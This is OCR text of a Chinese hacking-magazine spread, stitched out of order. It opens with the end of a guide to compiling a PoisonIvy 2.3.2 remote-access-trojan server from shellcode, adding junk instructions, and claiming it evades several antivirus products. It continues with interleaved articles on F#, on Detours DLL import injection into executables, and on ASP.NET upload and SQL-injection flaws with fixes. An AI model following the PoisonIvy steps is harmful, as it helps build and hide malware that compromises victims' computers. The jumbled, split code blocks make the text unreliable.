


图3　按照本图进行设置

```
test eax, ebp
xchg eax, eax
test esi, FAECC999h
btc eax, 0Dh
xadd eax, eax
ror eax, 58h
cmp eax, ebx
shld eax, eax, cl
invalid
mov ah, EDh
sar eax, 4Bh
dec eax
mov eax, edi
sar ah, 80h
rcr eax, cl
mov eax, C7347C38h
```

接着把这段花指令写在源码中第一行xor eax,eax的前面，一个简单的源码加花过程就完毕了。接下来进入第四步的编译。

第四步：编译二进制数组的ShellCode服务端

在编译源码中寻找以下代码：

```
proc ThreadProc
     file "C:\shellcode.bin"    //把这里的C:\shellcode.bin换成你第二步中压缩好的bin的路径
endp
section '.data' data readable writeable
     dwTemp dd ?
     sizecompress dd 5361     //把5631换成你第二步压缩完的bin的文件的大小，十进制
     sizedecompress     dd 6534    //把6534换成你压缩之前的文件的大小
```

做完这些修改以后，运行FASM打开你要编译的源码，NativeUD_Packer v1.1自带的原名为Native_UD_FASM.asm，打开后如图4。




图4　用FASM打开源码

然后选择“Run -> Compile”，如图5。




图5　选择Run -> Compile

如果在花指令部分提示出错就删除，如图6，其他部分都是不会有提示的。这里要提示一下，FASM安装路径要装在C盘下，如果不在C盘，要更改源码中的这一句：C:\fasm\include\win32a.inc，将其中的路径修改成你安装FASM的路径就可以了。




图6　编译出错提示

按照图6，如果是你加进去的花指令被报错，那么就删掉那一行，如果最后程序运行不了，那就

用花指令生成器继续生成花指令，把这个花指令加进去进行替换。经过我的测试，还没有遇到过不能运行的。

最后编译出一个和源码同名的exe后缀文件，它就是我们可爱的PoisonIvy 2.3.2服务端了。在此基础上，编译好的这个服务端还是可以再加壳的，直接编译好的服务端经过测试，可以过金山、江民、诺顿、卖咖啡（其他的没做测试），免杀效果还不错。

结语

PoisonIvy 2.3.2的服务端可以生成各种数组，免杀也是很灵活的，这里给大家介绍了一个编译bin ShellCode的例子。如果通过这样的编译还有一些杀软在追杀，你可以继续加壳改壳进行免杀。而对于编译源码，这里只给了一个加花指令的方式，大家还可以去尽情发挥，甚至修改源码里的API调用部分。

编辑点评：

PoisonIvy还是一个比较好用的远控，因为短小精悍，生成的服务端远比国内一些远控小很多，所以深受很多朋友的喜爱，研究它的免杀方法的人还是比较多的。本文给大家介绍了编译二进制数组ShellCode的免杀方法，可见现在的免杀方法是越来越多了，相比以前总是加壳加花等等，是一个非常大的飞跃。

快码加编

张宇首语

这一次给大家带来了几个新东西，虽然仅仅只是概念性的介绍，不过还是希望大家能够深入学习，同时也希望能在以后的稿件中看到这一类的文章！

犹抱琵琶半遮面——F#初探

文 OrphousV

从本文你可以学到：

1、什么是F#？

2、了解F#的基本语法

高级编程语言可分为两类，一是命令型语言，二是函数型语言。比如，常见的C/C++、Pascal都属于命令型语言，那函数型语言是什么呢？**函数型语言将计算机运算视为函数的计算，它更注重函数的计算而不是指令的执行。**

在Visual Studio 2008中，微软将加入新成员——F#。**F#是一门基于.Net Framework的函数型语言，源于OCaml。**Caml，即Categorical Abstract Machine Language（范畴抽象机器语言）的英文缩写，OCaml即Objective Caml，是INRIA（法国国家信息与自动化研究所）的一个开源项目，运用面向对象的构造扩展了Caml。

OCaml工具包由一个交互式的高级解释器、一个字节码编译器、一个优化过的本地代码编辑器和一个大型的标准库组成。其中的标准库使得OCaml能被用Python、Perl开发的项目使用。F#还集合LINQ的语言整合查询功能，以及Haskell的一些优点，特别是序列表达式和工作流程这两个先进的语言特点。

F#从公共语言架构（CLI，即Common Language Infrustructure的英文缩写）中吸取了很多特性。公共语言架构被用在诸多地方，如.Net Framework、Mono、Silverlight，这使得F#能够充分利用各种资源：它既能够利用微软开发的许多技术，还能利用Mono开源项目。

F#的构想开始于2002年，由Microsoft Research提出，第一个版本发布于2005年，现在已经有许多改进了。虽然它还处在研发阶段，但是微软已经在Visual Studio 2005中提供了F#组件。如果大家想在Visual Studio 2008中使用F#，只需将F#组件安装目录下的批处理文件中Visual Studio 2005的路径改为Visual Studio 2008的路径即可。

在Visual Studio 2005上安装F#组件后会在启动界面上显示F#组件，而在Visual Studio 2008上安装后则不会。另外，想从Visual Studio 2005升级到2008的朋友请注意：Visual Studio 2005在默认情况下安装了多个组件，要一一卸载干净后，才好安装Visual Studio 2008。若是在安装过程中出现Web组件不能安装的错误，就需要从Visual Studio 2008的安装文件中单独安装Web组件，然后在运行安装主程序的时候勾销Web组件的安装。




图1 新建项目

我用的是Visual Studio 2008，在测试F#时与Visual Studio 2005没有什么区别，来新建一个项目吧。先在“Other Project Types”中选择“F# Projects”，然后“Solution Explorer”中用右键单击“Project1”，并在弹出的对话框中选择“F# Source File”即可为工程添加一个新项，如图1所示。




图2 打开source file

打开file1.fs，可以看到一个F#实例，它涵盖了F#的一些基本语法，如图2所示。

下面我直接给出一段F#代码：

```
#light
///My First F# Program!
let greeting1= "Hello World"
let greeting2="Hello F#"
let main()=
  print_endline greeting1;
  print_endline greeting2
main()
```

也许当你第一次看到这些代码时会感到十分奇怪，不过这恰好可以转化为探索的动力。代码执行后的效果如图3所示。




图3 F#的hello world程序

若你在编译时出现提示“The value or constructor 'main' is not defined”，很可能是由于你没有在以上代码的第7、8行前面加上空格导致的。F#在某些方面对格式有严格的要求。

现在我们对代码作个简单的解释：

“#light”是一个编译选项，如果你以前经常用Visual Studio开发程序，建议你加上这个选项，因为有无#light选项的代码在语法上有一些区别。

“///My First F# Program!”是注释行。

主体代码类似于如下C++代码：

```
#include <stdio.h>
char greeting1[13]="Hello World\n";
```

DETOURS库简单利用简介

戏猫

从本文你可以学到：

1、了解安装开发包

2、简单使用开发包

Detours是微软开发的一个函数库，用于修改运行中的程序在内存中的影像，从而即使没有源代码也能改变程序的行为。

在实际使用中，只要满足函数的参数，合理调用其提供的函数即可完成原本复杂的开发过程。我按照开发包中的例子试验了几个简单的程序，事实证明确实可以简化许多步骤，所以小弟我推荐给大家。在2.0版本之前是公开源代码的免费版本，但之后变成商业版本了，所以在这里我用1.5版本进行举例。

我的开发环境为VC6.0，大家下载库文件包后，**把include文件夹下的src和lib下的文件复制到VC文件夹下同名目录下即可**，这样就可以直接调用Detours库的函数。大家还可以参看其中的代码学习一下，我看不懂汇编，所以直接一笑而过了，嘻嘻。

调用函数的方法就是直接在程序代码的头文件中加入 **#include <detours.h>**语句即可。Detours库函数提供了不少函数，功能也不尽相同，但是针对性很强，对于某部分的改变，也是提供了多个有差别的函数来增加灵活度。

今天我们来做一个为exe文件增加dll动态数据库的程序，先来介绍下需要用到的函数：

DetourBinaryOpen函数用来打开文件的导入表，需要用CreateFile打开得到指针。得到导入表指针后用DetourBinaryResetImports函数来重置导入表加载。

DetourBinaryEditImports函数比较重要，完整语句及相关参数为：**DetourBinaryEditImports(PE_MAKE,&bAddedDll,AddBywayCallback,NULL,NULL,NULL)。**

括号中的第一个参数是DetourBinaryOpen得到的句柄，用DetourBinaryResetImports重置后的PE_MAKE当第一个参数；第二个参数是指向一个BOOL型空指针；第三个参数是指向一个自定义的函数AddBywayCallback，函数实现如下：

```
static BOOL CALLBACK AddBywayCallback(PVOID pContext,
                                      PCHAR pszFile,
                                      PCHAR *ppszOutFile)
{
  PBOOL pbAddedDll = (PBOOL)pContext;
  if (!pszFile && !*pbAddedDll) {

        *pbAddedDll = TRUE;
        *ppszOutFile = dll_path;
  }
  return TRUE;
}
```

用static修饰是一个回调函数，dll_path是一个全局变量，在main函数中输入，随用户输入而改变，大家可以自己发挥。完整代码如下：

```
BOOL SetFuntion(PCHAR File_Name)
{
  //输出的文件名
  char File_Out[]="NEW.exe";

  BOOL good = TRUE;
  BOOL bAddedDll = FALSE;
  //导入表参数
  PDETOUR_BINARY  PE_MAKE = NULL;
  //打开原文件
  HANDLE PE_File_In = CreateFile(File_Name,
            GENERIC_READ,
            FILE_SHARE_READ,
            NULL,
            OPEN_EXISTING,
            FILE_ATTRIBUTE_NORMAL,
            NULL);

  if(PE_File_In == (HANDLE) -1){
            printf("FILEIN ERROR!");
            good = FALSE;
  }
  //创建新文件
  HANDLE PE_File_Out = CreateFile(File_Out,
            GENERIC_WRITE,
            0,
            NULL,
            CREATE_ALWAYS,
            FILE_ATTRIBUTE_NORMAL,
            NULL);

  if(PE_File_Out == (HANDLE) -1){
            printf("FILEOUT ERROR!");
            good = FALSE;
  }
  //打开得到导入表指针
  if((PE_MAKE = DetourBinaryOpen(PE_File_In)) == NULL){
            printf("PE in ERROR!");
            good = FALSE;
  }
  if(good == FALSE){
            return 0;
  }
  //加载导入表
  DetourBinaryResetImports(PE_MAKE);
  //从自定义函数中加载参数
  if(!DetourBinaryEditImports(PE_MAKE,&bAddedDll,AddBywayCallback,
NULL,NULL,NULL)){
            printf("Edit ERROR!");
  }
  //写入
  if (!DetourBinaryWrite(PE_MAKE, PE_File_Out)) {
            printf("DetourBinaryWrite failed: %d\n", GetLastError());
  }
  //下面都是收尾工作
```

```
char greeting2[10]="Hello F#\n";
void main()
{
    printf(greeting1);
    printf(greeting2);
    return;
}
```

Visual C++ 6中代码的执行效果如图4所示。




图4 Visual C++ 6的hello world程序

这段代码展示了F#中的赋值方式和基本的函数概念。现在，大家就基本简单地了解了一下F#，另外，Mono为F#提供了良好的支持，使得F#程序能够比较平稳的在Linux平台上运行。又由于F#具有代码执行效率高、学习周期短等优点，可以预见，F#一旦成熟，必将掀起继C#后的又一场革命。

然而，C#旨在代替C++，F#却没有革命的对象，因此F#的浪潮也许不会比C#来得猛烈，但这种函数式编程的思想必定会在日后逐渐渗入人们的观念之中。看来，一切都只是时间问题。

（文章所涉及的相关代码已经收录到光盘中）

编辑点评：

一种新的语言05年就诞生了，小编我倒是第一次听到，好像挺有诱惑力的，看看去！

```
        DetourBinaryClose(PE_MAKE);
        PE_MAKE = NULL;
        if(PE_File_In != (HANDLE) -1)
        {
                ::CloseHandle(PE_File_In);
                PE_File_In = (HANDLE) -1;
        }

        if(PE_File_Out != (HANDLE) -1)
        {
                ::CloseHandle(PE_File_Out);
                PE_File_Out = (HANDLE) -1;
        }

        return 1;
}
```

Main函数大家自己发挥了，我就不骗稿费了，呵呵，调用上面的函数大家可以使文件加载dll_path指定的dll，生成NEW.exe后用peid查看，会发现多了一个Detour节。

我想可能是函数把源文件的导入表的rva指向了新节头，在新节头写入了构造过的新导入表，使文件运行加载了dll。再用depend打开，会发现先加载了dllwork.dll，没有函数的导入。

第一次写文章，大家多关照啊！我打包了我写的程序以及开发包，开发包中samples的例子可以参考下，很有用的。

（文章所涉及的相关代码已经收录在光盘中）

编辑点评：

这个开发包也不算很新了，但在开发中的确很有用，免去了很多复杂的操作。

Asp.net安全浅析

文/4lert[D.R.T]

从本文你可以学到：

1、了解asp.net的安全性

2、通过实例深入了解

asp.net是微软新一代的服务端脚本语言，是基于微软.net平台下的一个Web应用。asp.net是超级的强大，它首次将web编程提升到了事件编程模型。也就是说，我们可以像编写Windows应用程序一样来编写我们说看到的asp.net的Web程序。

当然，在安全性上也有很大的提高，比如对于XSS的防御，一切变得都是那么的轻松，只需要将页面头文件ValidateRequest属性设置为true即可抵御大部分的XSS攻击。系统会自动检测用户提交的参数是否存在html源内容，如果有则抛出异常，停止程序的执行。另外，在Sql Injection上也有很多惊喜，asp.net提供了参数化查询，这大大的避免了字符串拼接所带来的危险。下面，我们就从三个方面来看看asp.net的安全性。

一、上传组件

在asp.net中，微软提供了一个FileUpload控件，它可以使我们快速的写出上传组件。但是由此一个问题就产生了，那就是如何验证上传的到底是什么文件？据我的观察，很多程序员写出来的程序完全没有安全性可言，不做任何验证就允许任何文件上传，这当然是产生一些漏洞的原因。下面我们看一段代码：

```
if (FileTest.PostedFile.ContentType != "image/gif")
        {
Response.Write("<script type='text/javascript'>alert('图片类型不符合上传规则! ');</script>");
return;
        }
```

在这段代码中，首先是取上传文件的类型，也就是取得上传文件请求中的ContentType的类型，判断类型是否是image/gif，也就是GIF图片。如果不是，那么弹出错误框并终止程序向下执行。

仔细的朋友一下就看出来了，其中有漏洞！我们只需要构造GIF图片的文件头给asp或asp.net的木马，就可以绕过验证。其实防范方法也很简单，只要再加上一层对于文件的后缀名验证即可。请看下面的代码：

```
public static bool IsImage(FileUpload hifile)
    {
        string strOldFilePath = "", strExtension = "";
        //允许上传的扩展名
        string[] arrExtension = { ".gif", ".jpg", ".jpeg", ".bmp", ".png" };
            if (hifile.PostedFile.FileName != string.Empty)
            {
                strOldFilePath = hifile.PostedFile.FileName;
                //取得上传文件的扩展名(截取最后一个.号后面的字符)
strExtension = strOldFilePath.Substring(strOldFilePath.LastIndexOf("."));
                //判断该扩展名是否合法(与上面的文件名数组进行遍历)
                for (int i = 0; i < arrExtension.Length; i++)
                {
                    if (strExtension.Equals(arrExtension[i]))
                    {
                        return true;
                    }
                }
            }
            return false;
    }
```

这样我们就可以在验证文件包含类型的情况下验证文件的后缀名，做到万无一失。不过还是要看具体的程序流程，并不是说文件经过这两个验证之后就是绝对安全的。

二、Sql Injection

微软在防止Sql Injection方面下了很大的功夫，我们可以用SqlParameter来传递带人数据库查询的参数，这样可以有效的防止Sql Injection。不过很多不专业的程序员仍然用SqlCommand操作数据库，使得攻击者仍然有机可乘。请看下面的代码：

```
    //接收GET过来的id参数，如果id不为空就向下执行
        string id = Request["id"];
            if (id != null)
            {
    //创建一个数据库连接，这里我用的是Windows安全验证连接模式
                    SqlConnection con = new SqlConnection("Data Source=.;Initial Catalog=test;Integrated Security=True");
    //很明显，id参数未经过滤带入数据库组装为SqlCommand对象
                    SqlCommand cmd = new SqlCommand("select * from [user] where id=" + id, con);
    //下面是依次打开数据库连接、执行查询操作、关闭数据库连接
                    con.Open();
                    cmd.ExecuteNonQuery();
                    con.Close();
            }
```

这是asp.net中一个很经典的由SqlCommand引发的注入，由于是MSSQL数据库，所以很轻易的就可以被拿下shell，只因为一个小小的参数，整个服务器都有可能被入侵，所以大家在编写数据库连接的时候一定要尽量避免字符串拼接。

其实在针对ID类参数对数据库操作方面，我们应该在将参数拼入SQL语句之前进行强制类型转换，这样如果用户传递的不是数字，那么程序就会因强转失败抛出异常。相关代码如下：

```
    //用Convert将接收的参数先转换为字符串类型再强行转换成int类型
        int id=0;
            try
            {
```

```
        id= Convert.ToInt32(Request["id"].ToString());
      }
      catch (FormatException ex)
      {
  // 如果类型不匹配就抛出异常并处理，输出参数错误
  Response.Write("<script type='text/javascript'>alert('参数错误！');</
script>");
        return;
      }
```

其实我们发觉在J2EE和asp.net的程序中，很少有Sql Injection，而且VS2008全面支持LINQ查询，那更是一种不用写SQL语句的查询方法。J2EE中的hibernate对JDBC进行了轻量级的封装，将操纵数据库更上升到了直接操纵对象的层次，这无疑更加的减少了Sql Injection的产生几率。

这两门技术直接将高封装性提升到了极限，这个时候程序员的逻辑变得异常重要，因为稍有失误，漏洞代码就会一大堆一大堆的出来。

三、XSS攻击

前面我们已经提到了asp.net对XSS攻击的防御，针对留言本等前台页面，根本可以不做任何设置而达到防御XSS攻击，如图1所示。

